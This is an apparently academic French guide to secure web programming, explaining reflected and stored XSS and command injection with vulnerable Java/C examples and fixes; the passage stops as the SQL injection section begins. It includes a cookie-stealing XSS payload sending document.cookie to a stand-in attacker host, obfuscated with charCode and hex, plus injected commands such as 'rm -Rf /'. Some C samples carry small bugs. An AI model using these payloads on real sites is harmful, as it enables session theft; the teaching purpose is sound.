

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

Table des matières

Présentation de l'auteur de ce document.....	1
Introduction.....	1
Organisation du document.....	1
Prérequis.....	2
I. Les failles de sécurité courantes dans le code.....	2
1) Cross-Site Scripting (XSS).....	2
a) Reflected XSS.....	3
b) Stored XSS.....	6
2) Injections.....	8
a) Injection de commande.....	8
b) Injections SQL.....	18
Description de l'attaque.....	18
Se prémunir des injections SQL.....	21
Utilisation des requêtes paramétrées.....	21
Utilisation de procédures stockées.....	22
Echapper les entrées utilisateur.....	23
3) Dénégation de service.....	23
4) Révélation d'informations dans le code.....	31
5) Problèmes de configuration.....	33
6) Path traversal / Attaque par traversée de répertoires	33
II. Les bonnes pratiques de programmation.....	33
1) Vérifier toutes les entrées dans le programme.....	33
a) La vérification "technique".....	34
b) La vérification d'intégrité.....	35
c) La vérification métier.....	35
d) Validation par liste blanche.....	35
e) Validation par liste noire.....	36
2) Séparer très clairement la présentation de la logique métier.....	36
3) D'autres à venir	37
Conclusion.....	37
Remerciements.....	38
III. Annexes.....	39
a) Répartition des types de vulnérabilités en 2010.....	39
b) Outils.....	39
IV. Webographie et références.....	41

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

Présentation de l'auteur de ce document

Guillaume Humbert, étudiant en Master 2 MIAGE par apprentissage à l'université de Paris Ouest Nanterre La Défense. Je travaille en tant qu'apprenti analyse développeur depuis deux ans dans l'entreprise SNEF (Société Nouvelle Electric Flux) à Saint-Denis (93), dans le service BMS (Building Management Systems). Mes missions consistent à développer des applicatifs de gestion pour mon service, et à définir des standards de qualité et des méthodologies de travail pour la partie développement informatique.

Introduction

De nos jours, les applications web sont de plus en plus utilisées. Elles s'appuient sur des technologies de plus en plus nombreuses: HTTP, HTML, JavaScript, XML, JSON, bases de données SQL, ... Dues aux contraintes du marché et à la concurrence, le développement de telles applications doit se faire de plus en plus rapidement, et cela sans compromis sur la qualité. D'après mon expérience en entreprise et ce que j'ai pu apprendre au cours de ma formation, lorsque l'on parle de qualité, on parle surtout en termes fonctionnels (est-ce que le logiciel marche?), en termes de performances, et en termes de gestion du projet (organisation des équipes, qualité du code, utilisation d'outils et de méthodes agiles, ...). En revanche, et cela est surprenant, l'accent est peu mis sur l'aspect sécurité au niveau du code. Par exemple, cela ne choque personne de voir encore des concaténations de chaînes sans vérification pour exécuter des requêtes SQL.

L'enjeu est considérable. Le travail dans le secteur tertiaire est maintenant quasiment complètement dépendant des systèmes informatisés. Si les applications ne fonctionnent plus, plus personne ne peut travailler; si les données sont corrompues, de mauvaises décisions seront prises. Cela peut engendrer des pertes catastrophiques.

Il est donc primordial de s'imprégner de bonnes pratiques de programmation afin d'obtenir du code sécurisé en production.

Organisation du document

Ce document est organisé en deux grandes parties.

Dans la première, nous nous pencherons sur des erreurs courantes de programmation qui ouvrent des failles. Nous détaillerons ces erreurs avec des exemples de code dans un langage de programmation donné, et nous verrons comment les corriger.

Enfin, nous prendrons du recul sur la partie précédente. Nous verrons qu'il y a des problèmes

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

qui se ressemblent, qui ne sont pas forcément liés à un langage ou une technologie particulière. A partir de ce point nous établirons une liste des bonnes pratiques à adopter dans la programmation d'une application web.

Ce document traite des applications web. Nous allons considérer que ces applications se basent sur le protocole HTTP, et qu'elles sont accessibles par des navigateurs web.

Prérequis

Afin d'avoir une compréhension complète de ce document, en particulier des exemples, il est nécessaire d'avoir une bonne connaissance de la programmation orientée objet. La plupart des exemples de code sont écrits en Java, mais une connaissance basique du langage est suffisante. Une connaissance du protocole HTTP est nécessaire (types de requêtes, cookies, ...), puisque les applications étudiées dans ce document se baseront sur ce protocole. Enfin, certaines parties se basent sur des commandes simples UNIX.

I. Les failles de sécurité courantes dans le code

Dans cette section, nous allons présenter quelques failles de sécurité les plus courantes, au niveau du code des applications. Le but n'est pas d'être exhaustif, car il existe un grand nombre d'attaques possibles sur une application [11]. Il s'agit de sensibiliser le lecteur vis-à-vis des problèmes que peut engendrer un code de mauvaise qualité.

Pour cela nous allons décrire en détail chaque vulnérabilité, en donnant des exemples dans un langage de programmation particulier. Il est bon de noter que les problèmes exposés ne sont pas spécifiques à un langage de programmation ou à un framework particulier.

1) *Cross-Site Scripting (XSS)*

Tous les navigateurs récents implémentent la "same origin policy". Cette mesure de protection assure que toutes les propriétés d'un document ne peuvent être lues ou écrites par un autre document qui n'a pas la même origine.

Deux pages ont la même origine si le protocole, le nom d'hôte et le port sont identiques.

Prenons en exemple le site: "http://www.monsite.org/". Voici un tableau récapitulatif:

URL	Résultat	Raison
http://www.monsite.org/index.html	Même origine	
http://www.monsite.org/doc/rapport.html	Même origine	

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

https://www.monsite.org/index.html	Origine différente	Pas le même protocole
http://monsite.org/index.html	Origine différente	Pas le même nom d'hôte
http://www.monsite.org:81/index.html	Origine différente	Pas le même port

Pour un site donné par exemple, il est impossible d'accéder à la variable JavaScript `document.cookie` d'un autre site qui n'a pas la même origine. (Cette variable contient les valeurs des cookies) Si cela était possible, n'importe quel internaute se ferait voler ses cookies simplement en visitant un site, directement ou indirectement (via une balise HTML `<iframe>`).

Un vol de cookies peut avoir des conséquences désastreuses. La plupart des applications web utilisent les cookies pour maintenir une session entre le client et le serveur (rappelons que le protocole HTTP est un protocole sans état). Lorsqu'un utilisateur est loggué dans une application, un identifiant de session unique (et temporaire) est créé. Cet identifiant est alors stocké dans les cookies du client, et est renvoyé à chaque nouvelle requête de celui-ci. Sans ce mécanisme, le serveur serait incapable de savoir si le client est loggué ou non, et à chaque requête il devrait rentrer ses identifiants.

Le cross-site scripting est une faille qui permet à un attaquant d'injecter du code (généralement du HTML ou du JavaScript) dans le contenu d'un site web qui n'est pas sous son contrôle. Il est ainsi possible de passer outre la "same origin policy", et l'attaquant a la possibilité de récupérer toutes les informations de la victime concernant le site vulnérable.

Il y a en fait deux types d'attaques XSS. Le "reflected XSS", où l'attaque se situe dans la requête elle-même. Il y a vulnérabilité si le serveur reproduit le contenu de la requête dans la réponse sans contrôle ou sans échappement. La victime déclenche l'attaque en utilisant une URL dangereuse spécialement construite par un attaquant. C'est celle que nous venons de voir. L'autre type d'attaque s'appelle le "stored XSS". Ici, l'attaquant enregistre (store) l'attaque dans l'application même; par exemple en écrivant un commentaire qui contient du code JavaScript. La victime déclenchera l'attaque simplement en visitant la page concernée.

a) Reflected XSS

Afin de mieux comprendre la faille XSS, prenons un exemple simple. Voici un formulaire de recherche classique.

Search


Enter keywords:

No results found for **xss**

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

Un formulaire de recherche vulnérable à une attaque XSS

Lorsque nous effectuons une recherche, nous arrivons à l'URL suivante: "http://www.monsite.com/search.html?q=xss". Nous observons que le mot clef recherché apparaît tel quel sur la page de résultat. Si aucune validation n'est faite, nous pouvons construire une URL celle-ci: "http://www.monsite.com/search.html?q=xss+%3Cscript%3Ealert(1)%3C/script%3E". Si une boîte de dialogue s'affiche, alors une faille XSS est présente.



Une boîte de dialogue s'affiche grâce à notre url

Observons le code HTML renvoyé par le serveur.

```
<p>No results found for <b>xss <script>alert(1)</script></b></p>
```

Extrait du code HTML de la page renvoyée par le serveur

A priori, faire apparaître une boîte de dialogue semble inoffensif. Cela peut être ennuyant au pire. Mais s'il est possible d'injecter `<script>alert(1)</script>`, alors il est aussi possible d'injecter `<script>eval(String.fromCharCode(...))</script>`, ce qui permet d'exécuter du code arbitraire chez le client.

Voici un exemple de code dangereux: `document.location="http://www.evill-site.com/?cookies="+document.cookie`

Ce code redirige l'utilisateur vers un site malveillant qui va collecter les cookies du site vulnérable. La "same origin policy" est alors brisée.

En décodant le code Javascript (pour obtenir des caractères au format Unicode), on peut forger une URL de ce type: `http://www.monsite.com/search.html?q=xss+%3Cscript%3Eeval(String.fromCharCode(100,111,99,117,109,101,110,116,46,108,111,99,97,116,105,111,110,61,34,104,116,116,112,58,47,47,119,119,119,46,101,118,105,108,45,115,105,116,101,46,99,111,109,47,63,99,111,111,107,105,101,115,61,34,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101))%3C/script%3E`

Enfin, si on encode les autres caractères en hexadécimal, on obtient ceci: (s'il y a des caractères spéciaux, il faut voir avec quel encodage sont décryptés les caractères sur le

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

serveur, c'est généralement ISO-8859-1 ou UTF-8)

<http://www.monsite.com/search.html?q=xss+%3c%73%63%72%69%70%74%3e%65%76%61%6c%28%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28119,105,110,100,111,119,46,108,111,99,97,116,105,111,110,61,34,104,116,116,112,58,47,47,119,119,119,46,101,118,105,108,45,115,105,116,101,46,99,111,109,47,63,99,111,111,107,105,101,115,61,34,43,100,111,99,117,109,101,110,116,46,99,111,111,107,105,101%29%29%3c%2f%73%63%72%69%70%74%3e>

Pour un initié, il est très facile de tomber dans le piège; de nombreuses URL sur le web sont longues et semblent chaotiques.

Actuellement, certains navigateurs récents (Chrome, Internet Explorer, plugin NoScript pour Firefox) ont un dispositif empêchant les attaques de type "reflected XSS". Ils opèrent grossièrement de cette façon: si un script ou des balises HTML sont présentes dans la requête, et figurent telles quelles dans la réponse, alors ils ne seront pas interprétés. On pourrait donc se demander pourquoi continuer de se soucier de ce problème. Cependant, tous les utilisateurs n'utilisent pas forcément un navigateur qui implémente cette protection, ou alors n'utilisent pas forcément une version récente. De plus, la protection offerte par ces navigateurs n'est pas parfaite puisqu'ils ne connaissant pas l'application visitée, et il se peut qu'il y ait des moyens de contourner ce genre de barrière. La meilleure protection qui soit est tout simplement d'éliminer toutes les failles XSS.

Afin de se prémunir de cette attaque, il faut absolument échapper toutes les entrées qui sont susceptibles d'apparaître dans la réponse. Par exemple, il faudrait transformer les < et les > par < et > (ce n'est pas suffisant). Il est néanmoins plus élégant et en général plus sûr de passer par un framework qui va s'occuper de faire ce travail.

Par exemple en Java, voici un code vulnérable dans une JSP:

```
<%  
String query = request.getParameter("q");  
if (query != null && !query.trim().isEmpty()) {  
    out.print("<p>No results found for <b>" + query + "</b></p>");  
}  
%>
```

Code Java qui affiche tel quel les paramètres définis par l'utilisateur

Il suffit d'utiliser l'EL (Expression Language) ou l'échappement XML fourni par JSTL (JSP Standard Tag Library).

```
<p>No results found for <b>${param.q}</b></p>
```

Utilisation de l'EL pour échapper les caractères spéciaux

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
<p>No results found for <b>${fn:escapeXml(param.q)}</b></p>
```

Utilisation d'une fonction JSTL pour échapper les caractères spéciaux XML

b) Stored XSS

Les attaques de type "stored XSS" sont similaires aux "reflected XSS", sauf que dans ce cas l'attaque est stockée directement sur le serveur.

Prenons un exemple. Imaginons une application vulnérable qui lit une base de données pour afficher la liste des utilisateurs enregistrés.

Un utilisateur malin essaye de se logger:

Login

Login:

Un formulaire qui va conduire à une attaque de type "stored XSS"

Si l'application permet ce genre de login, et que les données sont écrites telles quelles dans la base, alors il faut impérativement filtrer les données. De façon générale, les données provenant de sources extérieures (base de données, fichiers, mémoire, flux, ...) sont potentiellement dangereuses, et il est nécessaire de les filtrer.

L'attaquant voit alors s'afficher:

- Admin
- Guest
- **Attacker**

Du code HTML a pu être injecté dans l'application

Son nom apparaît bien avec les caractères en gras, il y a donc une possible faille XSS. Il va ensuite essayer un autre login:

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?


Login

Login:

Injection de code JavaScript

Et là bingo, une fenêtre d'alerte apparaît.

- Admin
- Guest
- Attacker
- Visitor



Une faille XSS est présente dans l'application

C'est exactement le même principe que précédemment. Voici un code vulnérable en Java dans une JSP qui permet une telle attaque:

```
<jsp:useBean id="loggedUsersBean" scope="session"
  class="org.miage.memoire.bean.LoggedUsersBean"/>

<ul>
  <%
    for (String s : loggedUsersBean.getLoggedUsers()) {
      out.print("<li>" + s + "</li>");
    }
  <%>
</ul>
```

Encore une fois, on constate un manque de vérification dans la vue renvoyée au client

Les données sont affichées telles quelles dans un out.print, sans aucun contrôle. Si l'attaquant insère le script vu auparavant, tous les utilisateurs de l'application deviendront des victimes.

Ici de la même façon, il convient d'utiliser un framework ou une librairie spécialisée afin de filtrer les caractères et les expressions dangereuses.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

Ci-dessous l'utilisation de la "tag library" JSTL:

```
<jsp:useBean id="loggedUsersBean" scope="session"
class="org.miage.memoire.bean.LoggedUsersBean"/>

<ul>
  <c:forEach var="s" items="${loggedUsersBean.loggedUsers}">
    <li>${fn:escapeXml(s)}</li>
  </c:forEach>
</ul>
```

Le même principe s'applique que pour le "reflected XSS"

Les caractères spéciaux XML sont échappés. Les "<" sont transformés en "<" et les ">" en ">", ce qui donne le rendu suivant:

- Admin
- Guest
- Attacker
- <script>alert(1)</script>

Les balises "script" ne sont plus interprétées par le navigateur

2) Injections

Les attaques par injection permettent à un attaquant de fournir du code à une application web qui sera interprété par un autre système [12]. Ces attaques concernent les interactions avec le système d'exploitation via des appels système, les appels aux programmes externes, les appels à un SGBD (Système de Gestion de Base de Données), etc. L'application web agit en fait comme un relais. Elle reçoit des paramètres fournis par l'utilisateur et les transmet à un interpréteur externe, comme une base de données qui va interpréter un script SQL par exemple. De base l'application ne comprend pas ces commandes; ce n'est pas son rôle de les interpréter. Si un attaquant arrive à transmettre une commande telle que "rm -Rf /" au système d'exploitation, cela peut avoir de graves conséquences. Chaque fois qu'une application fait appel à un interpréteur externe, il y a possibilité d'injection.

a) Injection de commande

Les injections de commandes peuvent survenir lorsqu'une application utilise une entrée (entrée utilisateur, entrée d'une base de données, ...) dans une commande système, sans validation préalable. Le but de cette injection pour un attaquant est de pouvoir exécuter ses

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

propres commandes via l'application. Celle-ci devient alors un pseudo shell, et l'attaquant obtient les mêmes droits que ceux donnés au programme; ce qui est critique pour un programme suid (qui s'exécute généralement avec les droits root) par exemple.

Voici un exemple de programme en C qui présente cette faille. Il s'agit d'un programme qui affiche le contenu du fichier passé en paramètre, en utilisant la commande "cat".

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void cat(char* );

void cat(char* fileName) {
    char cat[] = "cat ";
    char *cmd = (char *)malloc(
        (strlen(cat) + strlen(fileName + 1)) * sizeof(char));
    strcpy(cmd, cat);
    strcat(cmd, fileName);
    system(cmd);
}

int main(int argc, char **argv) {
    // Code ...

    if (argc == 1) {
        printf("Usage: mycat [filename]\n");
        return 1;
    }

    cat(argv[1]);
    return 0;
}
```

Cette application fait appel à un programme externe

Tout se passe effectivement bien lorsque l'application est utilisée normalement, elle fait son travail.

```
guillaume:~/Desktop$ ./mycat README
Hello world ...
guillaume:~/Desktop$
```

Utilisation normale de l'application

Cependant, il est possible d'injecter n'importe quelle commande qui va s'exécuter avec les droits donnés au programme.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
guillaume:~/Desktop$ ./mycat "README && netstat --inet -a"
Hello world ...
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:*                     *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
udp        0      0 *:ssh                   *:*                     LISTEN
udp        0      0 *:ssh                   *:*                     LISTEN
udp        0      0 *:ssh                   *:*                     LISTEN
udp        0      0 *:ssh                   *:*                     LISTEN
raw        0      0 *:ssh                   *:*                     LISTEN
7
```

Une commande a été injectée

Le problème vient de la variable fileName dans la fonction cat. Il faudrait soit ne garder que les caractères autorisés, soit renvoyer une erreur lorsque le nom de fichier semble incorrect par exemple.

Voici une fonction simple qui n'autorise que les lettres en minuscule (c'est réducteur pour faire simple). Les autres caractères sont remplacés par des espaces.

```
char* sanitize(char* str) {
    int i;
    char* res = malloc((strlen(str) + 1) * sizeof(char));

    for (i = 0; i < strlen(str); i++) {
        if (str[i] >= 0x61 && str[i] <= 0x7a) {
            res[i] = str[i];
        } else {
            res[i] = 0x20; // Space.
        }
    }
    return res;
}
```

Une fonction qui n'autorise que certains caractères

Il ne reste plus qu'à appeler cette fonction dans la fonction cat.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
void cat(char* fileName) {
    char cat[] = "cat ";
    char *realFileName = sanitize(fileName);
    char *cmd = (char *)malloc(
        (strlen(cat) + strlen(realFileName) + 1) * sizeof(char));
    strcpy(cmd, cat);
    strcat(cmd, realFileName);
    system(cmd);
}
```

Appel de la fonction sécurisante

Une alternative serait de faire que la fonction sanitize renvoie un code d'erreur si la chaîne est incorrecte.

```
int cat(char* fileName) {
    char cat[] = "cat ";
    int res = sanitize(fileName);

    if (res != 0) {
        return 1;
    }

    char *cmd = (char *)malloc(
        (strlen(cat) + strlen(fileName) + 1) * sizeof(char));
    strcpy(cmd, cat);
    strcat(cmd, fileName);
    system(cmd);

    return 0;
}

int sanitize(char* str) {
    int i;
    char* res = malloc((strlen(str) + 1) * sizeof(char));

    for (i = 0; i < strlen(str); i++) {
        if (str[i] >= 0x61 && str[i] <= 0x7a) {
            res[i] = str[i];
        } else {
            res[i] = 0x20; // Space.
        }
    }

    if (strcmp(str, res) == 0) {
        strcpy(str, res);
        return 0;
    }

    return 1;
}
```

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

Une alternative pour valider les arguments

Remarquons au passage que pour un programme en C il serait plus judicieux d'appeler les fonctions `strncpy` et `strncat` au lieu de `strcpy` et `strcat`, pour éviter les problèmes de "buffer overflow" (dépassement de tampon). Si le programme est déjà en production et qu'on ne souhaite pas le recompiler ou toucher au code, il est également possible d'utiliser une librairie comme `Libsafe`. Elle agit comme un "hook" qui intercepte les appels aux fonctions dangereuses et les redirige vers des fonctions plus sûres. Cette dernière solution ne fonctionne que pour les programmes compilés dynamiquement; pour ceux qui ont été compilés de façon statique, il faudra forcément passer par une recompilation.

Vérifier les arguments passés aux commandes n'est pas toujours suffisant. Parfois, certains scripts ou programmes font appel des variables d'environnement. Ces variables sont globales à une session, et peuvent ainsi être modifiées par un utilisateur ou un autre processus.

Voici un exemple de programme en C qui utilise une variable d'environnement.

```
int main(int argc, char** argv) {  
  
    // Gets the env var.  
    char* appdir = getenv("APPDIR");  
    if (appdir == NULL) {  
        printf("APPDIR is not set.\n");  
        return 1;  
    }  
  
    // Creates the command string.  
    char bin[] = "ls";  
    char* cmd = (char*)malloc((strlen(appdir) + 1 + strlen(bin) + 1));  
    strcpy(cmd, appdir);  
    strcat(cmd, "/");  
    strcat(cmd, bin);  
  
    // Command execution.  
    system(cmd);  
  
    return 0;  
}
```

Une application qui se base sur une variable d'environnement

Dans cet exemple, un utilisateur malveillant pourrait changer la valeur de la variable "APPDIR" pour faire en sorte que le programme exécute un autre "ls". De plus, si le programme dispose de privilèges élevés, l'appel à "system(...)" se fera avec ces privilèges. Le problème vient du fait qu'aucun contrôle n'est effectué sur la variable d'environnement.

Parmi les solutions possibles, il faudrait par exemple n'autoriser que certains répertoires dans "APPDIR", ou faire un checksum sur le programme à exécuter.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

Voici un exemple de code qui valide la variable d'environnement en choisissant parmi une liste de répertoires autorisés (approche "White list"):

```
int getDirsNb() {
    return 2;
}

// Gets an array of strings that contains the authorized directories for
// the environment variable.
char** getAuthorizedDirs() {

    int i;
    char** authorizedDirs = (char**)malloc(getDirsNb() * sizeof(char*));

    for (i = 0; i < getDirsNb(); i++) {
        authorizedDirs[i] = (char*)malloc((50 + 1) * sizeof(char));
    }

    strcpy(authorizedDirs[0], "/bin");
    strcpy(authorizedDirs[1], "/usr/bin");
    return authorizedDirs;
}
```

```
// Gets the application directory by validating the environment variable.
// If this variable is an authorized directory, it is returned. Otherwise
// NULL is returned.
char* getAppDir() {

    char** authorizedDirs = getAuthorizedDirs();
    char* appDir = getenv("APPDIR");
    int found = 0;
    int i;

    if (appDir == NULL) {
        return NULL;
    }

    for (i = 0; i < getDirsNb() && found == 0; i++) {
        if (strcmp(authorizedDirs[i], appDir) == 0) {
            found++;
            i = sizeof(authorizedDirs);
        }
    }

    if (found > 0) {
        return appDir;
    }

    return NULL;
}
```

Validation par "liste blanche"

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
int main(int argc, char** argv) {  
  
    char* appDir = getAppDir();  
    char bin[] = "ls";  
  
    if (appDir == NULL) {  
        fprintf(stderr, "Invalid application directory.\n");  
        return 1;  
    }  
  
    char* cmd = (char*)malloc((strlen(appDir) + 1 + strlen(bin) + 1) * sizeof(char));  
    strcpy(cmd, appDir);  
    strcat(cmd, "/");  
    strcat(cmd, bin);  
  
    system(cmd);  
  
    return 0;  
}
```

Appel de la fonction dans le main

Dans le cas d'une application web, il n'est normalement pas possible de changer les variables d'environnement via l'interface utilisateur présentée. De plus, si les serveurs sont physiquement protégés, il serait tentant de penser qu'il n'y a pas de raison que quelque chose ou quelqu'un puisse modifier une variable d'environnement. Cependant, cela peut devenir possible si un attaquant trouve une autre faille, si il arrive à exploiter une vulnérabilité d'injection de commande par exemple (même sur une autre application), comme vu précédemment. Dans ce cas il dispose d'un shell virtuel, et il devient possible de modifier ces variables.

Il n'est pas surprenant de penser que le langage C n'est pas forcément très adapté pour concevoir des applications web, bien que des frameworks ad hoc existent [2] [3]. Cependant il existe les mêmes fonctions dans d'autres langages comme le PHP.

En Java, malgré ce qu'on peut lire sur Internet [1], l'instruction Runtime.exec() ne fonctionne pas de la même façon. Elle n'invoque pas de shell, elle essaye de séparer la chaîne en un tableau de mots. Le premier mot est la commande, et tous les suivants sont passés en arguments à cette commande (même les caractères '&', ';', ...). Mais cela n'empêche pas de faire des vérifications, car des arguments supplémentaires non désirés peuvent être fournis.

Voici un exemple naïf en Java qui utilise la méthode Runtime.exec:

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
<h1>Choose an action</h1>

<form action="command.html" method="get">
  <select name="command">
    <option value="ls">List directory contents</option>
    <option value="date">Print the current date</option>
  </select>
  <input type="submit" value="Execute">
</form>
```

Code d'un formulaire HTML

```
<%
String command = request.getParameter("command");
if (command != null && !command.isEmpty()) {
    Process p = Runtime.getRuntime().exec(command);

    BufferedReader in = new BufferedReader(
        new InputStreamReader(p.getInputStream()));

    String line = in.readLine();
    while (line != null) {
        out.print(line + "<br/>");
        line = in.readLine();
    }
    in.close();

    in = new BufferedReader(
        new InputStreamReader(p.getErrorStream()));

    line = in.readLine();
    while (line != null) {
        out.print(line + "<br/>");
        line = in.readLine();
    }
    in.close();
    p.destroy();
}
```


Le code de la JSP qui exécute une commande externe

Selon l'option choisie, il est possible d'afficher le contenu du répertoire courant ou d'afficher la date. Pour la première option on obtient l'url suivante:

<http://www.monsite.com/command.html?command=ls>. N'importe quel visiteur un peu curieux essaiera donc cette l'url: <http://www.monsite.com/command.html?command=ls%20->

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?


l, et il verra bien s'afficher le résultat de cette commande. En fait, il dispose directement d'un shell sur la machine distante, ce qui n'est évidemment pas souhaitable. La première pensée qui pourrait venir serait de changer le formulaire pour utiliser la méthode "post" au lieu de "get". De ce fait, la commande à exécuter n'apparaît plus dans l'url. Cependant, elle apparaît toujours dans la requête HTTP!



Le nom de la commande apparaît dans le contenu de la requête HTTP

Il est alors tout à fait possible d'envoyer ses propres commandes, en utilisant un outil tel que Paros, WebScarab ou le plugin UrlParams de Firefox.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?



Interception et modification d'une requête HTTP POST dans Paros

Une bonne solution serait alors de filtrer uniquement les commandes autorisées.

```
<%!  
public boolean checkCommand(final String command) {  
    if ("ls".equals(command) || "date".equals(command)) {  
        return true;  
    }  
    return false;  
}  
%>  
  
if (!checkCommand(command)) {  
    out.print("Invalid command.");  
} else {  
    Process p = Runtime.getRuntime().exec(command);  
    // ....  
}
```

Filtrage des commandes

Mais cela ne suffit toujours pas. En effet, lors de l'exécution de la commande "ls" par exemple, le système va chercher le programme "ls" dans le PATH et va l'exécuter. Un attaquant peut trouver une faille dans une autre application pour modifier le PATH et ainsi rediriger l'appel à "ls" vers un "ls" créé par lui-même. Il est donc primordial de toujours utiliser des chemins absolus.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

```
<form action="command.html" method="get">
  <select name="command">
    <option value="/bin/ls">List directory contents</option>
    <option value="/bin/date">Print the current date</option>
  </select>
  <input type="submit" value="Execute">
</form>
```

Utilisation de chemins absolus

```
<%!
public boolean checkCommand(final String command) {
    if ("/bin/ls".equals(command) || "/bin/date".equals(command)) {
        return true;
    }
    return false;
}
%>

<%
String command = request.getParameter("command");
if (command != null && !command.isEmpty()) {

    if (!checkCommand(command)) {
        out.print("Invalid command.");
    } else {
        Process p = Runtime.getRuntime().exec(command);
        // ....
    }
}
```

Le paramètre reçu est vérifié sur le serveur

L'exécution de commandes externes est toujours délicate. D'une part, parce que cela dépend du système d'exploitation utilisé, et d'autre part parce que cela dépend d'éléments propres au système, comme les variables d'environnement et le PATH. Je recommande de toujours trouver un autre moyen, comme utiliser le package `java.io` pour tout ce qui est relatif aux fichiers, et `java.util.Date` pour les dates.

b) Injections SQL

Description de l'attaque

Une attaque par injection SQL consiste à "injecter" une requête SQL depuis une application cliente (un formulaire HTML dans un navigateur par exemple) vers une application.

Quelles sont les bonnes pratiques de programmation dans la sécurité des applications web?

Lorsqu'une telle attaque réussit, il devient possible de lire des données sensibles, de modifier les données de la base ou d'exécuter des actions administrateur sur la base (suppression, création de tables, extinction de la base...).

